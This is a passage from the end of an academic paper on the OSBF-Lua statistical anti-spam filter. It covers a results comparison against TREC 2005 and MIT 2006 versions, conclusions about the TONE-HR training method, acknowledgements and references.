Since the other two curves intersect, the better (1-ROCA)% value of the version presented at the MIT Spam Conference 2006 is not enough to tell whether it is the better of the two. However, a visual inspection of these two curves shows that the MIT 2006 version dominates the TREC 2005 version during most of the region of the graph where hm% < 1%, and confirms that it is the second best overall.

CONCLUSIONS

Training methods play a very important role in the accuracy of adaptive anti-spam filters, side by side with techniques for feature extraction and feature selection for token-based filters, and the two deserve the same attention.

We introduced a training method for statistic anti-spam filters, TONE-HR, and achieved experimental results that demonstrate its significant contribution to the overall accuracy of OSBF-Lua.

OSBF-Lua is free software, under GPL, and can be downloaded from http://osbf-lua.luaforge.net. The spam filter *spamfilter.lua* is part of the OSBF-Lua package. For a general-purpose text classifier based on OSBF-Lua, see Christian Siefkes' *Moonfilter*, at http://www.siefkes.net/software/moonfilter.

ACKNOWLEDGEMENTS

My thanks to William Yerazunis for creating the CRM114 project [8], where I found an exciting environment that helped me to develop OSB and EDDC.

A special thank you goes to Christian Siefkes, for his invaluable suggestions and contributions throughout this project.

REFERENCES

[1] Siefkes, C.; Assis, F.; Chhabra, S.; Yerazunis, W. Combining Winnow and Orthogonal Sparse Bigrams for Incremental Spam Filtering. In European Conference on Machine Learning (ECML) / European Conference on Principles and Practice of Knowledge Discovery in Databases (PKDD). September 2004. http://www.siefkes.net/ie/winnow-spam.pdf.

[2] Assis, F.; Yerazunis, W.; Siefkes, C.; Chhabra, S. Exponential Differential Document Count: A Feature Selection Factor for Improving Bayesian Filters Accuracy. In 2006 Spam Conference, Cambridge, MA. http://osbf-lua.luaforge.net/papers/osbf-eddc.pdf.

[3] Cormack, G. The TREC 2006 Spam Filter Evaluation Track. Virus Bulletin. January 2007. http://www.virusbtn.com/sba/2007/01/sb200701-trec.

[4] Yerazunis, W. S. Sparse binary polynomial hashing and the CRM114 discriminator. In 2003 Spam Conference, Cambridge, MA.

[5] Yerazunis, W. S. CRM114 Revealed – Or How I learned To Stop Worrying and Trust My Automatic Monitoring Systems; this is the complete CRM114 manual available for free download at http://crm114.sourceforge.net.

[6] Cormack, G. The TREC 2005 Spam Filter Evaluation Track. Virus Bulletin. January 2006. http://www.virusbtn.com/sba/2006/01/sb200701-trec.

[7] Cormack, G. and Lynam, T. 2005. TREC 2005 spam track overview. http://plg.uwaterloo.ca/~gvcormac/trecspamtrack05/trecspam05paper.pdf.

[8] Yerazunis, W. S. CRM114 Project. http://crm114.sourceforge.net.